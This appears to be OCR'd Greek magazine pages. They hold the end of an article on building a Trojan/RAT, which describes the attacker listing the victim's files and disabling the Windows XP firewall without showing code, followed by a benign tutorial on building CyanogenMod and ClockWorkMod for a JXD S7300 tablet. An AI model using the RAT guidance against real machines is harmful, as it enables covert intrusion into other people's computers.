Η λογική των πιο πρόσφατων Trojans δεν είναι να χρησιμοποιούν κάποιο 0-day attack ή κάποια άλλη αδυναμία, η οποία θα μπορούσε ανά πάσα στιγμή να διορθωθεί με patch. Τα μοντέρνα συστήματα επίθεσης δεν βασίζονται τόσο στις αδυναμίες των προγραμμάτων και των υπηρεσιών, αλλά στην αδυναμία των ανθρώπων. Τόσο το ZeuS, όσο κι άλλα τέρατα που βγήκαν μετά τη δημοσιοποίηση του κώδικά του, στηρίζονται στο λεγόμενο "user trust". Ουσιαστικά, υποδύονται κάποια αθώα εφαρμογή ή υπηρεσία και δεν καταφέρνουν μόνο να ξεγελάσουν το θύμα, αλλά και να εγκατασταθούν με την εύνοιά του! Παλαιά κρασιά σε νέα μπουκάλια; (Βλέπε τεχνικές CSRF, Cross Site Request Forgery.) Κάπως έτσι έχουν τα πράγματα. Το αποτέλεσμα όμως μπορεί να είναι πολύ πιο τρομακτικό.


Επιστρέφοντας στο θέμα μας, το κύριο ερώτημα είναι αν μπορεί κανείς να φτιάξει ένα Trojan (ή ακόμα χειρότερα ένα RAT) βασιζόμενος σε όσα είδαμε. Η απάντηση είναι καταφατική! Όποιος διαβάζει τακτικά το deltaHacker, είναι βέβαιο ότι έχει όλα τα κομμάτια του πάζλ για να πετύχει κάτι τέτοιο. Ορισμένα κομμάτια βρίσκονται στα τρία άρθρα για την κατασκευή Trojans (τεύχη 021, 022 και 024), ενώ κάποια άλλα βρίσκονται σε παλιότερα τεύχη (βλέπε buffer overflow, client side attacks κ.λπ.).



Εικόνα 3
Άραγε, τι να περιέχει ο τρέχων κατάλογος στο σύστημα του θύματος; Αφού στείλαμε τη σχετική εντολή στον server, ανοίξαμε το tab ονόματι Server Response για να δούμε τα αποτελέσματα...

Περιττό να πούμε ότι το πρόγραμμα που παρουσιάσαμε στο άρθρο είναι μόνο η ζύμη. Όσοι κατέχουν την τέχνη του ζυμώματος, θα μπορέσουν να φτιάξουν άνετα ένα ωραιότατο ψωμί — για να μην πούμε ψωμιά. Και μια τελευταία διευκρίνηση στους επικριτές της απόλυτης διαφάνειας: Δεν προσπαθούμε να σας ωθήσουμε να φτιάξετε εργαλεία επίθεσης. Αυτό άλλωστε το κάνει το darknet, εδώ και πολλά χρόνια. Προσπαθούμε μόνο να σας δείξουμε πώς φτιάχνονται και πώς λειτουργούν, ώστε να αναπτύξετε τα κατάλληλα αντισώματα.

Εικόνα 4
Ο θύτης μπορεί να εκτελέσει από πολύ απλές εντολές μέχρι αρκετά σύνθετες και προχωρημένες, όπως, π.χ., είναι η απενεργοποίηση του firewall στα Windows XP.



Skill: Intermediate
Tags: CyanogenMod, ADB, ClockWorkMod, fdisk

by GiannouG



Το δικό σας Android, με αγάπη από το CyanogenMod!

Θα χτίσουμε τη δική μας εκδοχή του Android, βασιζόμενοι στο CyanogenMod. Με αυτόν τον τρόπο θα επεκτείνουμε τη λειτουργικότητα της συσκευής μας, ενώ ταυτόχρονα θα αναβαθμίσουμε και το σύστημα! Παρακολουθείστε τις νέες μας περιπέτειες κι ετοιμαστείτε για τις δικές σας.

Στο τεύχος 022 είδαμε πώς μπορούμε να τροποποιήσουμε το λογισμικό της συσκευής μας και τελικά να φτιάξουμε το δικό μας Android ROM. Για αυτή την εργασία βασιστήκαμε αποκλειστικά στον πηγαίο κώδικα του Android, τον οποίο ζητήσαμε από την κατασκευάστρια εταιρεία της συσκευής. Ο λόγος που μπήκαμε σε αυτή τη διαδικασία, εκτός από τη χαρά της επέμβασης ήταν διότι θέλαμε να προσαρμόσουμε ορισμένες πλευρές του λειτουργικού και να αφαιρέσουμε προγράμματα, γραφικά και άλλες λειτουργίες που τις θεωρούσαμε άχρηστες. Ολοκληρώνοντας την εργασία μας ήμασταν αρκετά ευχαριστημένοι. Το σύστημα ήταν πιο ελαφρύ και η συσκευή συμπεριφερόταν καλύτερα! Βεβαίως, η διαδικασία που μελετήσαμε έχει κι ένα μειονέκτημα: Είμαστε υποχρεωμένοι να μείνουμε για πάντα στη συγκεκριμένη έκδοση του Android, αφού δεν μπορούμε να την αναβαθμίσουμε. Στο παρόν άρθρο θα παρουσιάσουμε μια εναλλακτική λύση για να πραγματοποιήσουμε όσες αλλαγές θέλουμε στο Android της συσκευής μας και, ταυτόχρονα, να διατηρήσουμε τη δυνατότητα αναβάθμισης! Αυτή τη φορά, λοιπόν, θα βασιστούμε σε μια άλλη διανομή του Android, η οποία ονομάζεται CyanogenMod. Είμαστε βέβαιοι ότι όσοι ασχολείστε με το Android θα την έχετε ξανακούσει. Όπως και να 'χει, παίζοντας μαζί της θα την γνωρίσουμε όλοι.

Η διαδικασία

Σε γενικές γραμμές, αφού κατεβάσουμε τον κώδικα του CyanogenMod, θα προσθέσουμε τους drivers κι όποια άλλα αρχεία απαιτούνται για τη σωστή λειτουργία της συσκευής μας. Ωστόσο, πριν χτίσουμε το δικό μας Android ROM, θα κατασκευάσουμε και θα εγκαταστήσουμε στη συσκευή το λεγόμενο ClockWordMod. Με τη βοήθειά του θα μπορέσουμε να ολοκληρώσουμε την αποστολή μας ευκολότερα, αφού θα μας βοηθήσει τόσο στην τελική εγκατάσταση, όσο και στο debugging.

Εμείς εργαστήκαμε σε ένα κινέζικο tablet (JXD S7300), που το τελευταίο διάστημα έχουμε μετατρέψει σε πειραματόζωο. Όπως αντιλαμβάνεστε, τα βήματα που θα παρουσιάσουμε, όπως επίσης τα εμπόδια και οι λύσεις που δώσαμε, αφορούν στη συγκεκριμένη συσκευή και μόνο. Ωστόσο είμαστε σίγουροι ότι αν κατανοήσετε τη λογική με την οποία εργαστήκαμε θα καταφέρετε να επαναλάβετε τη διαδικασία για σχεδόν οποιαδήποτε άλλη συσκευή. Με την ευκαιρία, σημειώστε ότι θα ήταν καλό να πειραματιστείτε κι εσείς σε μια συσκευή παρόμοιας φιλοσοφίας: Ένα κινέζικο και σχετικά απλοϊκό tablet ή smartphone. Οι συσκευές high-end, που προέρχονται από γνωστούς και μεγάλους κατασκευαστές, ενσωματώνουν κλειδώματα ή και διάφορες τεχνολογίες κρυπτογράφησης, που περιπλέκουν και δυσκολεύουν σε μεγάλο βαθμό τις επεμβάσεις αυτού του είδους.

Προετοιμασία

Ξεκινάμε την περιπέτειά μας συγκεντρώνοντας όσο το δυνατόν περισσότερες πληροφορίες μπορούμε για τη συσκευή μας. Το σημαντικότερο είναι να μάθουμε σε ποιο SoC (System On a Chip) βασίζεται, καθώς και το αν υπάρχουν άλλα tablets ή smartphones που χρησιμοποιούν τον ίδιο εγκέφαλο. Το JXD S7300 χρησιμοποιεί το Amlogic AML8726-MX και με μια αναζήτηση στο δίκτυο διαπιστώσαμε ότι χρησιμοποιείται από αρκετά διαφορετικά tablets, όπως κι από μερικά TV-sticks! Στην αναζήτηση συγγενικών συσκευών, πρέπει να εστιάσουμε σε εκείνες που υποστηρίζονται ήδη από το CyanogenMod. Έτσι, θα μπορέσουμε αργότερα να βρούμε και αρκετούς drivers, οι οποίοι απαιτούνται για την προσαρμογή του CyanogenMod στη συσκευή μας.



Διαλέξαμε το JXD S7300 γιατί έχει σχετικά απλό hardware και κυρίως γιατί αυτό είχαμε στη διάθεσή μας! Εξάλλου, κανένας άλλος δεν είχε ασχοληθεί μαζί του... Θα ήταν κρίμα αν χάναμε την ευκαιρία να αποκτήσουμε εμείς τη δόξα :)



*Το CyanogenMod υποστηρίζει *επίσημα* λίγες, σχετικά, συσκευές. Παρ' όλα αυτά, χάρη στον Open Source χαρακτήρα του μπορούμε να το περάσουμε σε οποιαδήποτε συσκευή θέλουμε. Αυτή τη στιγμή είναι το διασημότερο after market firmware για συσκευές με Android!*

Κάτι ακόμα που θα χρειαστούμε είναι ο πηγαίος κώδικας του εργοστασιακού Android που τρέχει η συσκευή. Σε αυτό το πακέτο, βλέπετε, θα βρούμε ορισμένους drivers που ενδέχεται να μη βρούμε αλλού. Επιπρόσθετα, θα μπορέσουμε να τσεκάρουμε ή και να αντιγράψουμε πολλές, κρίσιμες ρυθμίσεις. Όπως αναφέραμε και στο σχετικό άρθρο στο τεύχος 022, τον κώδικα για το λειτουργικό της συσκευής μας δεν θα τον βρούμε να κυκλοφορεί στο δίκτυο. Θα πρέπει να τον ζητήσουμε από τον κατασκευαστή, στέλνοντας ένα σχετικό email στο support της εταιρίας.

Τέλος, πριν ξεκινήσουμε την εργασία μας θα χρειαστούμε και ένα σύστημα με Linux. Εμείς χρησιμοποιήσαμε μια εικονική μηχανή, στην οποία εγκαταστήσαμε το τελευταίο Ubuntu. Ουσιαστικά, στήσαμε ένα περιβάλλον πανομοιότυπο με εκείνο που είχαμε χρησιμοποιήσει στο

τεύχος 022[1]. Επιγραμματικά, να θυμίσουμε ότι στο εν λόγω σύστημα έπρεπε να εγκαταστήσουμε τη Java, καθώς και τα εργαλεία που απαιτούνται για τη μεταγλώττιση ενός συστήματος Android. Για το σκοπό αυτό εκτελέσαμε τα ακόλουθα:

```
$ sudo add-apt-repository ppa:webupd8team/java
$ sudo apt-get update
$ sudo apt-get install sun-java6-jdk
$ sudo apt-get install git gnupg flex bison gperf build-essential zip
curl libc6-dev libncurses5-dev:i386 x11proto-core-dev libx11-dev:i386
libreadline6-dev:i386 libgl1-mesa-glx:i386 libgl1-mesa-dev g++-multilib
mingw32 tofrodos python-markdown libxml2-utils xsltproc zlib1g-dev:i386
```

1. Πιστεύουμε ότι μετά από τόσες αναφορές, ξέρετε πολύ καλά για ποιο άρθρο μιλάμε :P



Το Ainol Elf II βασίζεται στα ίδια ακριβώς κυκλώματα που βασίστηκε και η δική μας συσκευή. Έτσι, για να χτίσουμε τη δική μας εκδοχή του CyanogenMod για το JXD S7300, θα στηριχτούμε στα αρχεία του Elf II.

CyanogenMod και device drivers


Έχοντας ετοιμάσει το σύστημα στο οποίο θα εργαστούμε, μπορούμε να ξεκινήσουμε τη λήψη του πηγαίου κώδικα του CyanogenMod. Για το σκοπό αυτό θα χρειαστούμε το εργαλείο repo:

```
$ wget https://dl-ssl.google.com/dl/googlesource/git-repo/repo > ~/bin/
repo
chmod a+x ~/bin/repo
```

Τώρα μπορούμε επιτέλους να κατεβάσουμε το CyanogenMod. Η έκδοση με την οποία ασχοληθήκαμε είναι η 10.1 και βασίζεται στο Android 4.2. Σημειώστε ότι το tablet μας τρέχει Android 4.1 και η επιλογή του CyanogenMod που βασίζεται σε πιο προχωρημένο Android ήταν μάλλον ριψοκίνδυνη. Όπως ξέρετε, όμως, τα δύσκολα και τα ριψοκίνδυνα μας αρέσουν :) Έτσι, χωρίς δεύτερη σκέψη ξεκινήσαμε τη λήψη του κώδικα...

```
$ mkdir cm10.1
$ cd cm10.1/
$ repo init -u git://github.com/CyanogenMod/android.git -b cm-10.1
$ repo sync
```

Το προγραμματάκι repo θα κατεβάσει αυτόματα όλα τα απαραίτητα αρχεία. Η διάρθρωση του κώδικα του CyanogenMod είναι πανομοιότυπη με εκείνη του επίσημου Android. Έτσι, μέσα στον κατάλογο cm10.1 δημιουργήθηκε η γνώριμη δομή καταλόγων, με τον πηγαίο κώδικα των επιμέρους τμημάτων του λειτουργικού. Σημειώστε ότι η λήψη διήρκεσε αρκετή ώρα, την οποία φροντίσαμε να αξιοποιήσουμε κατάλληλα. Συγκεκριμένα, ανατρέξαμε στις συσκευές που είχαμε εντοπίσει νωρίτερα και οι οποίες έχουν παρεμφερές hardware με εκείνο του δικού μας tablet. Από αυτές επιλέξαμε εκείνη με τις περισσότερες ομοιότητες, η οποία ταυτόχρονα υποστηρίζεται από το CyanogenMod. Στην περίπτωσή μας ήταν το tablet Ainol Elf 2. Σημειώστε ότι σε αυτή την αναζήτηση στηριχτήκαμε στο Google, καθώς δεν υπάρχει κανένα site που να συγκεντρώνει τις σχετικές πληροφορίες. Αυτό σημαίνει ότι σ’ αυτό το στάδιο απαιτείται αρκετή υπομονή.



Γύρω από τα TV-sticks με το Amlogic AML8726-MX έχει αναπτυχθεί μια αρκετά μεγάλη κοινότητα χρηστών. Τα περισσότερα από αυτά τρέχουν καθαρό Linux κι όχι Android, αλλά η κοινότητά τους μας βοήθησε να κατανοήσουμε σε βάθος τη λειτουργία του σχετικού Linux kernel!


Τα αρχεία του Elf 2 για το CyanogenMod τα εντοπίσαμε (και πάλι) στο GitHub με τη βοήθεια του Google. Κάπου εδώ πρέπει να πούμε ότι ήταν ανεβασμένα από διάφορους χρήστες και δεν μπορέσαμε να εντοπίσουμε ποιος τα ανέβασε πρώτος ή από πού προέρχονται. Επομένως, είναι δύσκολο να δώσουμε το απαιτούμενο credit. Από τη σελίδα του GitHub κατεβάσαμε ολόκληρο το σχετικό repository σε μορφή ZIP. Στη συνέχεια αποσυμπιέσαμε το συγκεκριμένο πακέτο μέσα στον κατάλογο cm10.1/device. Ολοκληρώνοντας τις παραπάνω δύο εργασίες, είχαμε αποκτήσει τον πηγαίο κώδικα του CyanogenMod καθώς και (σχεδόν) όλους τους drivers για τη συσκευή μας.

Η πρώτη μεταγλώττιση!

Πριν προχωρήσουμε πρέπει να βεβαιωθούμε ότι όλα λειτουργούν σωστά. Γι' αυτό το σκοπό αρκεί να κάνουμε μια δοκιμαστική μεταγλώττιση του CyanogenMod. Προκειμένου να ξεκινήσουμε τη διαδικασία, μπήκαμε στον κατάλογο με τον πηγαίο κώδικα (cm10.1) κι εκτελέσαμε τα ακόλουθα:

```
$ source build/envsetup.sh
$ lunch cm_elf2-userdebug
$ mka
```

Η πρώτη "εντολή" ενημερώνει το σύστημα με το path των διαφόρων εργαλείων που συνοδεύουν τον πηγαίο κώδικα του CynogenMod. Με το lunch επιλέγουμε τη συσκευή για την οποία θα χτίσουμε το σύστημα, ενώ με την εκτέλεση του mka ξεκινάει η μεταγλώττιση! Παρεμπιπτόντως, για να μάθουμε τις επιλογές που μπορεί να δεχτεί το lunch, αρκεί να το τρέξουμε χωρίς καμία παράμετρο και να δούμε τα μη-



Ο φάκελος out (στον πηγαίο κώδικα του εργοστασιακού Android της συσκευής μας) περιέχει τον πυρήνα που χτίστηκε κατά τη μεταγλώττιση του Android. Εμείς αρκεί να τον πάρουμε έτοιμο και να τον αντιγράψουμε στη θέση cm10.1/device.

νύματα που θα εμφανίσει. Εναλλακτικά, μπορούμε να ρίξουμε μια ματιά στο αρχείο vendorsetup.sh, που βρίσκεται στον κατάλογο cm10.1/device.

Τώρα χρειάζεται και πάλι λίγη υπομονή. Πρέπει να περιμένουμε να τελειώσει η μεταγλώττιση κι αυτό ενδέχεται να διαρκέσει αρκετή ώρα. Αν η δοκιμή αποτύχει, δεν πρέπει να ανησυχήσετε. Κατά πάσα πιθανότητα θα ευθύνεται κάποιος από τους drivers. Εξάλλου, ακριβώς αυτό πάθαμε κι εμείς! Στην περίπτωσή μας, το πρόβλημα σχετιζόταν με έναν driver για το HDMI. Για να ξεπεράσουμε αυτό το εμπόδιο, ανοίξαμε το makefile που βρίσκεται στον κατάλογο cm10.1/device κι αφαιρέσαμε την αναφορά στον προβληματικό driver. Αμέσως μετά ξεκινήσαμε τη μεταγλώττιση από την αρχή, δίνοντας τα εξής:


```
$ mka clean
$ mka
```

Όπως αντιλαμβάνεστε, με αυτόν τον τρόπο αφαιρέσαμε έναν driver που ενδέχεται να χρειάζεται για τη σωστή λειτουργία της συσκευής. Ωστόσο αυτό αποτελεί ένα πρόβλημα που θα αντιμετωπίσουμε αργότερα. Για την ώρα θέλουμε να τσεκάρουμε μόνο αν υπάρχει κάποιο γενικότερο κι ενδεχομένως πιο σοβαρό πρόβλημα με τον κώδικα.

ClockWorkMod recovery


Το πρώτο κομμάτι λογισμικού που πρέπει να ετοιμάσουμε και να περάσουμε στη συσκευή είναι το ClockWorkMod ή απλά CWM. Το CWM αποτελεί μια μικροσκοπική εκδοχή του Android, που ξεκινά μόνο όταν θέτουμε τη συσκευή σε recovery mode και περιλαμβάνει ένα μενού βασικών λειτουργιών (λήψη backup, αναβάθμιση συσκευής κ.ο.κ.). Με τη βοήθεια του CWM θα εγκαταστήσουμε το

CyanogenMod, ενώ θα απλοποιηθεί και η διαδικασία του debugging!




```
# mount point    fstype    device                device2
/bootloader      mtd       bootloader
/logo            mtd       logo
/aml_logo        mtd       aml_logo
/recovery        mtd       recovery
/boot            mtd       boot
/system          ext4      /dev/block/system
/cache           ext4      /dev/block/cache
/data            ext4      /dev/block/data
/emmc            vfat      /dev/block/media
/sdcard          vfat      /dev/block/cardblksd1  /dev/block/cardblksd0
```

Το Ainol Elf II χρησιμοποιεί παλιότερο kernel και διαφορετικές κατατμήσεις. Έτσι, χρειάστηκε αρκετή ώρα μέχρι να βρούμε τις σωστές συσκευές. Δείτε την τελική μορφή του recovery.fstab που φτιάξαμε.



Κατά την τελική μεταγλώττιση του CyanogenMod πρέπει να δώσουμε τα σωστά μεγέθη των κατατμήσεων, ώστε τα αντίστοιχα images να έχουν (επίσης) το σωστό μέγεθος. Αν τα μεγέθη είναι μεγαλύτερα, τα σχετικά images δε θα χωράνε στη συσκευή. Από την άλλη, αν είναι μικρότερα ενδέχεται να μην επαρκούν για όλα τα αρχεία του Android.


Πριν από τη μεταγλώττιση του ClockWorkMod και για να εξασφαλίσουμε ότι το τελικό παράγωγο θα εκτελείται στη συσκευή μας κανονικά, πρέπει να ακολουθήσουμε τρία βήματα:

1. Πρέπει να αντικαταστήσουμε τον πυρήνα του Linux που βρίσκεται στα αρχεία του Elf II (αυτά που κατεβάσαμε από το GitHub), με τον πυρήνα που πήραμε από τον κατασκευαστή της συσκευής μας.
2. Πρέπει να βεβαιωθούμε ότι το αρχείο recovery.fstab περιλαμβάνει τις κατατμήσεις που διαθέτει ήδη η συσκευή μας.
3. Πρέπει να βεβαιωθούμε ότι ορισμένες ρυθμίσεις στο αρχείο BoardConfig.mk είναι κατάλληλες για το σύστημά μας.

Πριν ξεκινήσουμε, να τονίσουμε ότι οι παραπάνω επεμβάσεις θα πραγματοποιηθούν σε αρχεία που βρίσκονται στον κατάλογο cm10.1/device. Με άλλα λόγια, πρόκειται για αρχεία που κατεβάσαμε νωρίτερα και αφορούν στο Elf II (η συσκευή που είναι παρόμοια με τη δική μας).

Για την αντικατάσταση του πυρήνα πρέπει να ανατρέξουμε στο πακέτο με τον πηγαίο κώδικα που πήραμε από τον κατασκευαστή της συσκευής μας. Ουσιαστικά, αυτό που χρειαζόμαστε είναι το αρχείο uImage και θα το βρούμε στον κατάλογο out.

Για τη σωστή συμπλήρωση του recovery.fstab θα χρειαστεί λίγη παραπάνω δουλειά. Όπως είπαμε ήδη, πρέπει να μάθουμε ποιες κατατμήσεις περιλαμβάνει ήδη η συσκευή μας. Για το σκοπό αυτό έχουμε δύο επιλογές. Η μία είναι να κατεβάσουμε



```
Terminal - giannoug@android-playground: ~
File  Edit  View  Terminal  Tabs  Help
~ # ls /dev/block/
cache        loop2        media        mtdblock5    ram1         ram15        ram7
cardblksd    loop3        mtdblock0    mtdblock6    ram10        ram2         ram8
cardblksd1   loop4        mtdblock1    mtdblock7    ram11        ram3         ram9
data         loop5        mtdblock2    mtdblock8    ram12        ram4         system
loop0        loop6        mtdblock3    platform     ram13        ram5
loop1        loop7        mtdblock4    ram0         ram14        ram6
~ # fdisk -l /dev/block/system

Disk /dev/block/system: 939 MB, 939524096 bytes
255 heads, 63 sectors/track, 114 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes

Disk /dev/block/system doesn't contain a valid partition table
~ #
```

Για να μάθουμε τα σωστά μεγέθη, αρκεί να χρησιμοποιήσουμε το fdisk! Το συγκεκριμένο πρόγραμμα θα μας δώσει τις σχετικές τιμές, ακριβώς με τη μορφή που τις χρειαζόμαστε.

